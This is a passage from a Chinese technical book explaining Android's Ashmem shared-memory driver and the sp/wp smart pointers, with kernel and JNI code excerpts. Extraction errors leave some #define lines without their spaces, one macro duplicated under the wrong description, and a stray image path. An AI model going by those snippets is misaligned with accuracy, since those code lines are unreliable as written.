在上述代码中，在加载 Ashmem 驱动程序时会创建一个设备文件/dev/ashmem，这是一个 misc 类型的设备。通过函数 misc_register()来注册 misc 设备，调用这个函数后会在/dev 目录下生成一个 Ashmem 设备文件。在设备文件中一共提供了 open、mmap、release 和 ioctl 4 种操作，此处并没有 read 和 write 操作，原因是读写共享内存的方法是通过内存映射地址来进行的，通过 mmap 系统调用将这个设备文件映射到进程地址空间中。与此同时，直接对内存进行了读写操作，所以不需要通过 read 和 write 方式进行文件操作。

匿名共享内存创建功能是在文件 frameworks/base/core/java/android/os/MemoryFile.java 中实现的，此文件调用了类 MemoryFile 的构造函数，MemoryFile 的构造函数调用了 JNI 函数 native_open，这样便创建了匿名内存共享文件。JNI 方法 native_open()在文件 frameworks/base/core/jni/adroid_os_MemoryFile.cpp 中实现，具体代码如下所示。

```
static jobject android_os_MemoryFile_open(JNIEnv* env, jobject clazz, jstring name, jint length)
{
        const char* namestr = (name ? env->GetStringUTFChars(name, NULL) : NULL);

        int result = ashmem_create_region(namestr, length);

        if (name)
            env->ReleaseStringUTFChars(name, namestr);

        if (result < 0) {
            jniThrowException(env, "java/io/IOException", "ashmem_create_region failed");
            return NULL;
        }

        return jniCreateFileDescriptor(env, result);
}
```

函数 native_open()通过运行时库提供的接口 ashmem_create_region 创建匿名共享内存，这个接口在文件 system/core/libcutils/ashmem-dev.c 中实现，具体代码如下所示。

```
int ashmem_create_region(const char *name, size_t size)
{
    int fd, ret;

    fd = open(ASHMEM_DEVICE, O_RDWR);
    if (fd < 0)
        return fd;

    if (name) {
        char buf[ASHMEM_NAME_LEN];

        strlcpy(buf, name, sizeof(buf));
        ret = ioctl(fd, ASHMEM_SET_NAME, buf);
        if (ret < 0)
            goto error;
    }

    ret = ioctl(fd, ASHMEM_SET_SIZE, size);
    if (ret < 0)
        goto error;
```

```
        return fd;

error:
        close(fd);
        return ret;
}
```

在上述代码中，通过执行 3 个文件操作系统调用的方式和 Ashmem 驱动程序进行交互。通过 open 操作打开设备文件 ASHMEM_DEVICE，通过 ioctl 操作设置匿名共享内存的名称和大小。

5.1.3 打开匿名共享内存设备文件

open 进入内核后会调用函数 ashmem_open()打开匿名共享内存设备文件，此函数能够为程序创建一个 ashmem_area 结构体，具体实现代码如下所示。

```
static int ashmem_open(struct inode *inode, struct file *file)
{
        struct ashmem_area *asma;
        int ret;
        ret = nonseekable_open(inode, file);
        if (unlikely(ret))
                return ret;
        asma = kmem_cache_zalloc(ashmem_area_cachep, GFP_KERNEL);
        if (unlikely(!asma))
                return -ENOMEM;
        INIT_LIST_HEAD(&asma->unpinned_list);
        memcpy(asma->name, ASHMEM_NAME_PREFIX, ASHMEM_NAME_PREFIX_LEN);
        asma->prot_mask = PROT_MASK;
        file->private_data = asma;
        return 0;
}
```

上述代码的执行流程如下所示。

- ❑ 通过函数nonseekable_open()设置这个文件不可以执行定位操作，即不可执行seek文件操作。
- ❑ 通过函数kmem_cache_zalloc()在刚创建的slab缓冲区ashmem_area_cachep中创建一个ashmem_area结构体，并将创建的结构体保存在本地变量asma中。
- ❑ 初始化变量asma的其他域，其中域name初始为宏ASHMEM_NAME_PREFIX，宏ASHMEM_NAME_PREFIX的定义代码如下。


```
#define ASHMEM_NAME_PREFIX "dev/ashmem/"
#define ASHMEM_NAME_PREFIX_LEN (sizeof(ASHMEM_NAME_PREFIX) - 1)
```

- ❑ 将结构ashmem_area保存在打开文件结构体的private_data域中，此时通过使用Ashmem驱动程序，可以在其他模块通过private_data域来取回这个ashmem_area结构。

在函数 ashmem_create_region()中调用了两次 ioctl 文件操作，功能是设置新建匿名共享内存的名字和大小。在文件 kernel/comon/mm/include/ashmem.h 中，ASHMEM_SET_NAME 和 ASHMEM_SET_SIZE 分别表示新建内存的名字和大小，具体定义代码如下所示。

```
#define ASHMEM_NAME_LEN256
#define __ASHMEMIOC0x77
#define ASHMEM_SET_NAME_IOW(__ASHMEMIOC, 1, char[ASHMEM_NAME_LEN])
#define ASHMEM_SET_SIZE_IOW(__ASHMEMIOC, 3, size_t)
```

其中，ASHMEM_SET_NAME 的 ioctl 调用会进入到 Ashmem 驱动程序函数 ashmem_ioctl()中，此函数



能够将从用户空间传进来的匿名共享内存的大小值保存在对应的 asma->size 域中。函数 ashmem_ioctl()的实现代码如下所示。

```
static long ashmem_ioctl(struct file *file, unsigned int cmd, unsigned long arg)
{
	struct ashmem_area *asma = file->private_data;
	long ret = -ENOTTY;
	switch (cmd) {
	case ASHMEM_SET_NAME:
		ret = set_name(asma, (void __user *) arg);
		break;
	case ASHMEM_GET_NAME:
		ret = get_name(asma, (void __user *) arg);
		break;
	case ASHMEM_SET_SIZE:
		ret = -EINVAL;
		if (!asma->file) {
			ret = 0;
			asma->size = (size_t) arg;
		}
		break;
	case ASHMEM_GET_SIZE:
		ret = asma->size;
		break;
	case ASHMEM_SET_PROT_MASK:
		ret = set_prot_mask(asma, arg);
		break;
	case ASHMEM_GET_PROT_MASK:
		ret = asma->prot_mask;
		break;
	case ASHMEM_PIN:
	case ASHMEM_UNPIN:
	case ASHMEM_GET_PIN_STATUS:
		ret = ashmem_pin_unpin(asma, cmd, (void __user *) arg);
		break;
	case ASHMEM_PURGE_ALL_CACHES:
		ret = -EPERM;
		if (capable(CAP_SYS_ADMIN)) {
			ret = ashmem_shrink(0, GFP_KERNEL);
			ashmem_shrink(ret, GFP_KERNEL);
		}
		break;
	}
	return ret;
}
```

上述代码主要完成如下两个功能。

- struct ashmem_area *asma = file->private_data：获取描述将要改名的匿名共享内存asma。
- ret = set_name(asma, (void __user *) arg)：调用函数set_name()修改匿名共享内存的名称。

函数 set_name()也是在文件 kernel/goldfish/mm/ashmem.c 中实现的，功能是把用户空间传进来的匿名共享内存的名字设置到 asma->name 域中。函数 set_name()的具体实现代码如下所示。

```
static int set_name(struct ashmem_area *asma, void __user *name)
{
        int ret = 0;
        mutex_lock(&ashmem_mutex);
        /* cannot change an existing mapping's name */
        if (unlikely(asma->file)) {
                ret = -EINVAL;
                goto out;
        }
        if (unlikely(copy_from_user(asma->name + ASHMEM_NAME_PREFIX_LEN,
                                        name, ASHMEM_NAME_LEN)))
                ret = -EFAULT;
        asma->name[ASHMEM_FULL_NAME_LEN-1] = '\0';
out:
        mutex_unlock(&ashmem_mutex);
        return ret;
}
```

到此为止，创建匿名共享内存的过程就全部介绍完毕了。

5.1.4 内存映射

Ashmem 驱动程序并不提供文件的 read 操作和 write 操作，如果进程要访问这个共享内存，则必须将这个设备文件映射到自己的进程空间中，然后才能进行内存访问。在类 MemoryFile 的构造函数中，创建匿名共享内存后需要把匿名共享内存设备文件映射到进程空间。映射功能是通过调用 JNI 方法 native_mmap 实现的，此 JNI 方法在文件 frameworks/base/core/jni/adroid_os_MemoryFile.cpp 中实现，具体代码如下所示。

```
static jint android_os_MemoryFile_mmap(JNIEnv* env, jobject clazz, jobject fileDescriptor,
        jint length, jint prot)
{
    int fd = jniGetFDFromFileDescriptor(env, fileDescriptor);
    jint result = (jint)mmap(NULL, length, prot, MAP_SHARED, fd, 0);
    if (!result)
        jniThrowException(env, "java/io/IOException", "mmap failed");
    return result;
}
```

在上述代码中，在 open 匿名设备文件/dev/ashmem 中获得文件描述符 fd。有这个文件描述符后，就可以直接通过函数 mmap()执行内存映射操作了。当调用函数 mmap()打开映射到进程的地址空间时，会立即执行 Ashmem 中的函数 ashmem_mmap()。函数 ashmem_mmap()的功能是调用 Linux 内核中的函数 shmem_file_setup()在临时文件系统 tmpfs 中创建一个临时文件，这个临时文件与 Ashmem 驱动程序创建的匿名共享内存对应。函数 ashmem_mmap()在文件 kernel/goldfish/mm/ashmem.c 中定义，具体实现代码如下所示。

```
static int ashmem_mmap(struct file *file, struct vm_area_struct *vma)
{
        struct ashmem_area *asma = file->private_data;
        int ret = 0;
        mutex_lock(&ashmem_mutex);
        /*用户需要在 set_size 映射之前*/
        if (unlikely(!asma->size)) {
                ret = -EINVAL;
                goto out;
```

```
        }
        /*保护位必须与所允许的相符*/
        if (unlikely((vma->vm_flags & ~asma->prot_mask) & PROT_MASK)) {
                ret = -EPERM;
                goto out;
        }
        if (!asma->file) {
                char *name = ASHMEM_NAME_DEF;
                struct file *vmfile;
                if (asma->name[ASHMEM_NAME_PREFIX_LEN] != '\0')
                        name = asma->name;
                /* ... and allocate the backing shmem file */
                vmfile = shmem_file_setup(name, asma->size, vma->vm_flags);
                if (unlikely(IS_ERR(vmfile))) {
                        ret = PTR_ERR(vmfile);
                        goto out;
                }
                asma->file = vmfile;
        }
        get_file(asma->file);
        if (vma->vm_flags & VM_SHARED)
                shmem_set_file(vma, asma->file);
        else {
                if (vma->vm_file)
                        fput(vma->vm_file);
                vma->vm_file = asma->file;
        }
        vma->vm_flags |= VM_CAN_NONLINEAR;
out:
        mutex_unlock(&ashmem_mutex);
        return ret;
}
```

在上述代码中，检查了虚拟内存 vma 是否允许在不同进程之间实现共享。如果允许则调用函数 shmem_set_file()来设置其映射文件和内存操作方法表。

5.1.5　实现读写操作

从类 MemoryFile 中可以获得读写操作的过程，对应的代码如下所示。

```
private static native int native_read(FileDescriptor fd, int address, byte[ ] buffer,
int srcOffset, int destOffset, int count, boolean isUnpinned) throws IOException;
private static native void native_write(FileDescriptor fd, int address, byte[ ] buffer,
int srcOffset, int destOffset, int count, boolean isUnpinned) throws IOException;
private FileDescriptor mFD;                 // ashmem file descriptor
private int mAddress;                       // address of ashmem memory
private int mLength;                        // total length of our ashmem region
private boolean mAllowPurging = false;      // true if our ashmem region is unpinned
public int readBytes(byte[ ] buffer, int srcOffset, int destOffset, int count)
    throws IOException {
        if (isDeactivated()) {
            throw new IOException("Can't read from deactivated memory file.");
```

```
        }
        if (destOffset < 0 || destOffset > buffer.length || count < 0
            || count > buffer.length - destOffset
            || srcOffset < 0 || srcOffset > mLength
            || count > mLength - srcOffset) {
                throw new IndexOutOfBoundsException();
        }
        return native_read(mFD, mAddress, buffer, srcOffset, destOffset, count, mAllowPurging);
    }
    public void writeBytes(byte[ ] buffer, int srcOffset, int destOffset, int count)
        throws IOException {
            if (isDeactivated()) {
                throw new IOException("Can't write to deactivated memory file.");
            }
            if (srcOffset < 0 || srcOffset > buffer.length || count < 0
                || count > buffer.length - srcOffset
                || destOffset < 0 || destOffset > mLength
                || count > mLength - destOffset) {
                    throw new IndexOutOfBoundsException();
            }
            native_write(mFD, mAddress, buffer, srcOffset, destOffset, count, mAllowPurging);
}
```

通过对上述代码的分析可知，是通过调用 JNI 方法实现读写匿名共享内存操作功能。读操作的 JNI 方法是 native_read()，写操作的 NI 方法是 native_write()，这两个方法都在文件 frameworks/base/core/jni/adroid_os_MemoryFile.cpp 中定义，具体实现代码如下所示。

```
static jint android_os_MemoryFile_read(JNIEnv* env, jobject clazz,
        jobject fileDescriptor, jint address, jbyteArray buffer, jint srcOffset, jint destOffset,
        jint count, jboolean unpinned)
{
    int fd = jniGetFDFromFileDescriptor(env, fileDescriptor);
    if (unpinned && ashmem_pin_region(fd, 0, 0) == ASHMEM_WAS_PURGED) {
        ashmem_unpin_region(fd, 0, 0);
        jniThrowException(env, "java/io/IOException", "ashmem region was purged");
        return -1;
    }

    env->SetByteArrayRegion(buffer, destOffset, count, (const jbyte *)address + srcOffset);

    if (unpinned) {
        ashmem_unpin_region(fd, 0, 0);
    }
    return count;
}

static jint android_os_MemoryFile_write(JNIEnv* env, jobject clazz,
        jobject fileDescriptor, jint address, jbyteArray buffer, jint srcOffset, jint destOffset,
        jint count, jboolean unpinned)
{
    int fd = jniGetFDFromFileDescriptor(env, fileDescriptor);
    if (unpinned && ashmem_pin_region(fd, 0, 0) == ASHMEM_WAS_PURGED) {
```

```
            ashmem_unpin_region(fd, 0, 0);
            jniThrowException(env, "java/io/IOException", "ashmem region was purged");
            return -1;
        }
        env->GetByteArrayRegion(buffer, srcOffset, count, (jbyte *)address + destOffset);
        if (unpinned) {
            ashmem_unpin_region(fd, 0, 0);
        }
        return count;
}
```

在上述代码中，函数 ashmem_pin_region()和函数 ashmem_unpin_region()用于为系统运行时库提供接口，功能是执行匿名共享内存的锁定和解锁操作。这样便能够通知 Ashmem 驱动程序哪些内存块是正在使用的，哪些需要锁定，哪些不需要使用，哪些可以解锁。这两个函数在文件 system/core/libcutils/ashmem-dev.c 中定义，具体实现代码如下所示。

```
int ashmem_pin_region(int fd, size_t offset, size_t len)
{
    struct ashmem_pin pin = { offset, len };
    return ioctl(fd, ASHMEM_PIN, &pin);
}
int ashmem_unpin_region(int fd, size_t offset, size_t len)
{
    struct ashmem_pin pin = { offset, len };
    return ioctl(fd, ASHMEM_UNPIN, &pin);
}
```

经过上述操作之后，Ashmem 驱动程序就可以在整个内存管理系统中管理内存。

5.1.6　锁定和解锁机制

在 Android 系统中，通过如下两个 ioctl 操作实现匿名共享内存的锁定和解锁操作。

- ASHMEM_PIN。
- ASHMEM_UNPIN。

ASHMEM_PIN 和 ASHMEM_UNPIN 在文件 kernel/common/include/linux/ashmem.h 中定义，对应代码如下所示。

```
#define __ASHMEMIOC 0x77
#define ASHMEM_PIN _IOW(__ASHMEMIOC, 7, struct ashmem_pin)
#define ASHMEM_UNPIN _IOW(__ASHMEMIOC, 8, struct ashmem_pin)
struct ashmem_pin {
    __u32 offset;    /* offset into region, in bytes, page-aligned */
    __u32 len;          /* length forward from offset, in bytes, page-aligned */
};
```

再看函数 ashmem_ioctl()，在其实现代码中 ASHMEM_PIN 和 ASHMEM_UNPIN 这两个操作相关的代码如下所示。

```
static long ashmem_ioctl(struct file *file, unsigned int cmd, unsigned long arg)
{
    struct ashmem_area *asma = file->private_data;
    long ret = -ENOTTY;
    switch (cmd) {
    …
```

```
        case ASHMEM_PIN:
        case ASHMEM_UNPIN:
                ret = ashmem_pin_unpin(asma, cmd, (void __user *) arg);
                break;
        …
        }
        return ret;
}
```

在上述代码中，调用函数 ashmem_pin_unpin()处理控制命令 ASHMEM_PIN 和 ASHMEM_UNPIN。函数 ashmem_pin_unpin()的实现流程如下所示。

- 获取传递到用户空间的参数，并将获取值保存在本地变量pin中。这是一个struct ashmem_pin类型的结构体类型，在其中包括了要pin/unpin的内存块的起始地址和大小。
- 因为起始地址和大小的单位都是字节，所以通过转换处理为以页面为单位，并保存在本地变量pgstart和pgend中。
- 不但对参数进行安全性检查，而且要确保只要从用户空间传进来的内存块的大小值为0，就认为是要pin/unpin整个匿名共享内存。
- 判断当前要执行操作的类别，根据ASHMEM_PIN操作和ASHMEM_UNPIN操作分别执行ashmem_pin和ashmem_unpin。
- 当创建匿名共享内存时，所有默认的内存都是pinned状态的，只有用户告诉Ashmem驱动程序要unpin某一块内存时，Ashmem驱动程序才会把这块内存unpin。
- 用户告知Ashmem驱动程序重新pin某一块前面被unpin过的内存块，这样能够将此内存从unpinned状态转换为pinned状态。

函数 ashmem_pin_unpin()在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static int ashmem_pin_unpin(struct ashmem_area *asma, unsigned long cmd,
                        void __user *p)
{
        struct ashmem_pin pin;
        size_t pgstart, pgend;
        int ret = -EINVAL;

        if (unlikely(!asma->file))
                return -EINVAL;

        if (unlikely(copy_from_user(&pin, p, sizeof(pin))))
                return -EFAULT;

        /* per custom, you can pass zero for len to mean "everything onward" */
        if (!pin.len)
                pin.len = PAGE_ALIGN(asma->size) - pin.offset;

        if (unlikely((pin.offset | pin.len) & ~PAGE_MASK))
                return -EINVAL;

        if (unlikely(((__u32) -1) - pin.offset < pin.len))
                return -EINVAL;

        if (unlikely(PAGE_ALIGN(asma->size) < pin.offset + pin.len))
```

```
        return -EINVAL;

    pgstart = pin.offset / PAGE_SIZE;
    pgend = pgstart + (pin.len / PAGE_SIZE) - 1;

    mutex_lock(&ashmem_mutex);

    switch (cmd) {
    case ASHMEM_PIN:
        ret = ashmem_pin(asma, pgstart, pgend);
        break;
    case ASHMEM_UNPIN:
        ret = ashmem_unpin(asma, pgstart, pgend);
        break;
    case ASHMEM_GET_PIN_STATUS:
        ret = ashmem_get_pin_status(asma, pgstart, pgend);
        break;
    }

    mutex_unlock(&ashmem_mutex);

    return ret;
}
```

由此可见，执行 ASHMEM_PIN 操作的目标对象必须是一块处于 unpinned 状态的内存块。

函数 ashmem_unpin()的功能是解锁某一块匿名共享内存，具体处理流程如下所示。

- 在遍历asma->unpinned_list列表时，查找当前处于unpinned状态的内存块是否与将要unpin的内存块[pgstart, pgend]相交，如果相交则通过执行合并操作调整pgstart和pgend的大小。
- 调用函数range_del()删除原来的已经被unpinned过的内存块。
- 调用函数range_alloc()重新unpinned调整过后的内存块[pgstart, pgend]，此时新的内存块[pgstart, pgend]已经包含了刚才所有被删掉的unpinned状态的内存。
- 如果找到相交的内存块，并且调整了pgstart和pgend的大小之后，需要重新扫描asma->unpinned_list列表。原因是新的内存块[pgstart, pgend]可能与前后的处于unpinned状态的内存块发生相交。

函数 ashmem_unpin()在文件 kernel/goldfish/ashmem.c 中定义，具体的实现代码如下所示。

```
static int ashmem_unpin(struct ashmem_area *asma, size_t pgstart, size_t pgend)
{
    struct ashmem_range *range, *next;
    unsigned int purged = ASHMEM_NOT_PURGED;

restart:
    list_for_each_entry_safe(range, next, &asma->unpinned_list, unpinned) {
        if (page_range_subsumed_by_range(range, pgstart, pgend))
            return 0;
        if (page_range_in_range(range, pgstart, pgend)) {
            pgstart = min_t(size_t, range->pgstart, pgstart),
            pgend = max_t(size_t, range->pgend, pgend);
            purged |= range->purged;
            range_del(range);
            goto restart;
        }
```

```
	}
	return range_alloc(asma, range, purged, pgstart, pgend);
}
```

range_before_page 的操作是一个宏定义，功能是判断 range 描述的内存块是否在 page 页面之前，如果是则表示结束整个描述。asma->unpinned_list 列表是按照页面号从大到小进行排列的，并且每一块被 unpin 的内存都是不相交的。range_before_pag 的定义代码如下所示。

```
#define range_before_page(range, page) \
  ((range)->pgend < (page))
```

page_range_subsumed_by_range 的操作也是一个宏定义，功能是判断内存块是否包含了[start, end]，如果包含则说明当前要 unpin 的内存块已经处于 unpinned 状态。如果什么也不用操作则直接返回。page_range_subsumed_by_range 的定义代码如下所示。

```
#define page_range_subsumed_by_range(range, start, end) \
  (((range)->pgstart <= (start)) && ((range)->pgend >= (end)))
```

page_range_in_range 的操作也是一个宏定义，功能是判断内存块 [start, end]是否互相包或者相交。page_range_in_range 的定义代码如下所示。

```
#define page_range_in_range(range, start, end) \
  (page_in_range(range, start) || page_in_range(range, end) || \
   page_range_subsumes_range(range, start, end))
```

page_range_subsumed_by_range 的操作也是一个宏定义，功能是判断内存块 range 是否包含内存块 [start, end]。page_range_subsumed_by_range 的定义代码如下所示。

```
#define page_range_subsumed_by_range(range, start, end) \
  (((range)->pgstart <= (start)) && ((range)->pgend >= (end)))
```

range_in_range()的操作也是一个宏定义，功能是判断内存块地址 page 是否包含在内存块 range 中。range_in_range()的定义代码如下所示。

```
#define page_in_range(range, page) \
 (((range)->pgstart <= (page)) && ((range)->pgend >= (page)))
```

再看函数 range_del()，功能是从 asma->unpinned_list 中删除内存块，并判断它是否在 lru 列表中。函数 range_del()的具体实现代码如下所示。

```
static void range_del(struct ashmem_range *range)
{
	list_del(&range->unpinned);
	if (range_on_lru(range))
		lru_del(range);
	kmem_cache_free(ashmem_range_cachep, range);
}
```

再看函数 lru_del()，内存块的状态 purged 值为 ASHMEM_NOT_PURGED，表示现在没有收回对应的物理页面，那么内存块就位于 lru 列表中，则使用函数 lru_del()删除这个内存块。函数 lru_del()的具体实现代码如下所示。

```
static inline void lru_del(struct ashmem_range *range)
{
	list_del(&range->lru);
	lru_count -= range_size(range);
}
```

再看在函数 ashmem_unpin 中调用的 range_alloc 函数，其功能是从 slab 缓冲区中 ashmem_range_cachep 分配一个 ashmem_range，并进行相应的初始化处理。然后放在对应的列表 ashmem_area->unpinned_list 中，并判断这个 range 的 purged 是否处于 ASHMEM_NOT_PURGED 状态，如果是则要把它放在 lru 列表中。函

数 range_alloc 在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static int range_alloc(struct ashmem_area *asma,
                  struct ashmem_range *prev_range, unsigned int purged,
                  size_t start, size_t end)
{
    struct ashmem_range *range;
    range = kmem_cache_zalloc(ashmem_range_cachep, GFP_KERNEL);
    if (unlikely(!range))
        return -ENOMEM;
    range->asma = asma;
    range->pgstart = start;
    range->pgend = end;
    range->purged = purged;
    list_add_tail(&range->unpinned, &prev_range->unpinned);
    if (range_on_lru(range))
        lru_add(range);
    return 0;
}
```

再看函数 lru_add()，功能是将未被回收的已解锁内存块添加到全局列表 ashmem_lru_list 中。函数 lru_add() 在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static inline void lru_add(struct ashmem_range *range)
{
    list_add_tail(&range->lru, &ashmem_lru_list);
    lru_count += range_size(range);
}
```

再看函数 ashmem_pin()，功能是锁定一块匿名共享内存区域。被 pin 的内存块肯定被保存在 unpinned_list 列表中，如果不在则什么都不用做。要想判断在 unpinned_list 列表中是否存在 pin 的内存块，需要通过遍历 asma->unpinned_list 列表的方式找出与之相交的内存块。函数 ashmem_pin()在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static int ashmem_pin(struct ashmem_area *asma, size_t pgstart, size_t pgend)
{
    struct ashmem_range *range, *next;
    int ret = ASHMEM_NOT_PURGED;

    list_for_each_entry_safe(range, next, &asma->unpinned_list, unpinned) {
        if (range_before_page(range, pgstart))
            break;
        if (page_range_in_range(range, pgstart, pgend)) {
            ret |= range->purged;
            if (page_range_subsumes_range(range, pgstart, pgend)) {
                range_del(range);
                continue;
            }
            if (range->pgstart >= pgstart) {
                range_shrink(range, pgend + 1, range->pgend);
                continue;
            }
            if (range->pgend <= pgend) {
                range_shrink(range, range->pgstart, pgstart-1);
```

```
                    continue;
                }
                range_alloc(asma, range, range->purged,
                        pgend + 1, range->pgend);
                range_shrink(range, range->pgstart, pgstart - 1);
                break;
            }
        }
        return ret;
}
```

在上述代码中对重新锁定内存块操作实现了判断，通过 if 语句处理了如下 4 种情形。

- 指定要锁定的内存块[start, end]包含了解锁状态的内存块range，此时只要将解锁状态的内存块range从其宿主匿名共享内存的解锁内存块列表unpinned_list中删除即可。
- 合并要锁定内存块[pgstart,pgend]的后半部分和解锁状态内存块range的前半部分，此时将解锁状态内存块range的开始地址设置为要锁定内存块的末尾地址的下一个页面地址。
- 合并要锁定内存块[pgstart,pgend]的前半部分和解锁状态内存块range的后半部分，此时将解锁状态内存块range的末尾地址设置为要锁定内存块的开始地址的下一个页面地址。
- 设置要锁定内存块[pgstart,pgend]包含在解锁状态内存块range中。

再看函数 range_shrink()，功能是设置 range 描述的内存块的起始页面号，如果还存在于 lru 列表中，则需要调整在 lru 列表中的总页面数大小。函数 range_shrink()在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static inline void range_shrink(struct ashmem_range *range,
                    size_t start, size_t end)
{
        size_t pre = range_size(range);

        range->pgstart = start;
        range->pgend = end;

        if (range_on_lru(range))
                lru_count -= pre - range_size(range);
}
```

5.1.7 回收内存块

接下来看最后一步：回收匿名共享内存块，先回到前面介绍的初始化步骤，分析 Ashmem 驱动初始化函数 ashmem_init()，此函数会调用函数 register_shrinker()向内存管理系统注册一个内存回收算法函数，具体实现代码如下所示。

```
static struct shrinker ashmem_shrinker = {
        .shrink = ashmem_shrink,
        .seeks = DEFAULT_SEEKS * 4,
};
static int __init ashmem_init(void)
{
        ...
        register_shrinker(&ashmem_shrinker);
        printk(KERN_INFO "ashmem: initialized\n");
```

```
        return 0;
}
```

其实在 Linux 内核程序中，当系统内存不够用时，内存管理系统就会通过调用内存回收算法的方式删除最近没有用过的内存，将其从物理内存中清除，这样可以增加物理内存的容量。所以在 Android 系统中也借用了这种机制，当内存管理系统回收内存时会调用函数 ashmem_shrink()以执行内存回收操作。函数 ashmem_shrink()在文件 kernel/goldfish/ashmem.c 中实现，具体的实现代码如下所示。

```
static int ashmem_shrink(struct shrinker *s, struct shrink_control *sc)
{
        struct ashmem_range *range, *next;
        /* We might recurse into filesystem code, so bail out if necessary */
        if (sc->nr_to_scan && !(sc->gfp_mask & __GFP_FS))
                return -1;
        if (!sc->nr_to_scan)
                return lru_count;
        mutex_lock(&ashmem_mutex);
        list_for_each_entry_safe(range, next, &ashmem_lru_list, lru) {
                loff_t start = range->pgstart * PAGE_SIZE;
                loff_t end = (range->pgend + 1) * PAGE_SIZE;
                do_fallocate(range->asma->file,
                                FALLOC_FL_PUNCH_HOLE | FALLOC_FL_KEEP_SIZE,
                                start, end - start);
                range->purged = ASHMEM_WAS_PURGED;
                lru_del(range);
                sc->nr_to_scan -= range_size(range);
                if (sc->nr_to_scan <= 0)
                        break;
        }
        mutex_unlock(&ashmem_mutex);
        return lru_count;
}
```

5.2　内存优化机制详解

知识点讲解：光盘:视频\知识点\第 5 章\内存优化机制详解.avi

在 Android 系统中，使用垃圾回收机制的方式达到节约内存的目的，并最终实现提高手机的处理效率的目的。本节将详细讲解 Android 系统中的垃圾回收机制的知识，为读者学习本书后面的知识打下基础。

5.2.1　sp 和 wp 简析

在传统的 C++编程语言中，指针一直是程序员的最大学习障碍。指针比较复杂，一旦使用不当就会造成内存泄漏的问题。例如，用 new 新建一个对象并使用完之后，经常忘记 delete（删除）这个对象，长期下去会造成系统崩溃。在 Android 系统中，因为其运行时库这一层代码是用 C++语言编写的，所以也会因为使用指针的原因而造成内存泄漏问题。为此 Android 特意提供了智能指针机制，通过使用 sp 命令和 wp 命令来解决指针问题。其实 sp 和 wp 就是 Android 为其 C++实现的自动垃圾回收机制。如果具体到内部实现，sp 和 wp 实际上只是一个实现垃圾回收功能的接口而已，而真正实现垃圾回收的是 RefBase 基类。这部分代码

位于如下文件中。

```
/frameworks/base/include/utils/RefBase.h
```

在此所有的类都会虚继承于 RefBase 类，因为它实现了 Android 垃圾回收所需要的所有 function，因此实际上所有的对象声明出来以后都具备了自动释放自己的能力，也就是说实际上智能指针就是对象本身，它会维持一个对本身强引用和弱引用的计数，一旦强引用计数为 0 它就会释放掉自己。

（1）sp

sp 实际上不是 smart pointer 的缩写，而是 strong pointer，其内部只包含了一个指向对象的指针。可以简单看一下 sp 的一个构造函数。

```
template< typename T>
sp< T>::sp(T* other)
: m_ptr(other)
{
if (other) other->incStrong(this);
}
```

例如，声明一个对象。

```
sp< CameraHardwareInterface> hardware(new CameraHal());
```

实际上 sp 指针对本身没有进行什么操作，就是一个指针的赋值，包含了一个指向对象的指针，但是对象会对对象本身增加一个强引用计数，这个 incStrong 的实现就在 refbase 类中。新建一个 CameraHal 对象，将其值给 sp<CameraHardwareInterface>时，它的强引用计数就会从 0 变为 1。因此每次将对象赋值给一个 sp 指针时，对象的强引用计数都会加 1，下面再看看 sp 的析构函数。

```
template< typename T>
sp< T>::~sp()
{
if (m_ptr) m_ptr->decStrong(this);
}
```

实际上每次删除一个 sp 对象时，sp 指针指向的对象的强引用计数就会减 1，当对象的强引用计数为 0 时，这个对象就会被自动释放掉。

（2）wp

wp 是 Weak Pointer 的缩写，弱引用指针的原理，就是为了应用 Android 垃圾回收来减少那些“胖子”对象对内存的占用，首先来看 wp 的一个构造函数。

```
wp<T>::wp(T* other)
: m_ptr(other)
{
if (other) m_refs = other->createWeak(this);
}
```

wp 和 sp 一样，实际上也就是仅仅对指针进行了赋值而已，对象本身会增加一个对自身的弱引用计数，同时 wp 还包含一个 m_ref 指针，这个指针主要是用来将 wp 升级为 sp 时使用的。

```
template< typename T>
sp<T> wp<T>::promote() const
{
return sp<T>(m_ptr, m_refs);
}
template< typename T>
sp<T>::sp(T* p, weakref_type* refs)
: m_ptr((p && refs->attemptIncStrong(this)) ? p : 0)
{
}
```

实际上对 wp 指针唯一能做的就是将 wp 指针升级为一个 sp 指针，然后判断是否升级成功，如果成功说明对象依旧存在，如果失败说明对象已经被释放掉了。wp 指针多在单例中使用，确保 mhardware 对象只有一个，例如：

```
wp< CameraHardwareInterface> CameraHardwareStub::singleton;
sp< CameraHardwareInterface> CameraHal::createInstance()
{
LOG_FUNCTION_NAME
if (singleton != 0) {
sp< CameraHardwareInterface> hardware = singleton.promote();
if (hardware != 0) {
return hardware;
}
}
sp< CameraHardwareInterface> hardware(new CameraHal()); //强引用加 1
singleton = hardware;       //弱引用加 1
return hardware;            //赋值构造函数，强引用加 1
}
//hardware 被删除，强引用减 1
```

5.2.2　智能指针基础

在 Android 的源代码中，经常会看到形如 sp<xxx>、wp<xxx>形式的类型定义，这其实是 Android 中的智能指针。Android 的智能指针相关的源代码在如下两个文件中。

```
frameworks/base/include/utils/RefBase.h
frameworks/base/libs/utils/RefBase.cpp
```

涉及的类以及类之间的关系如图 5-1 所示。

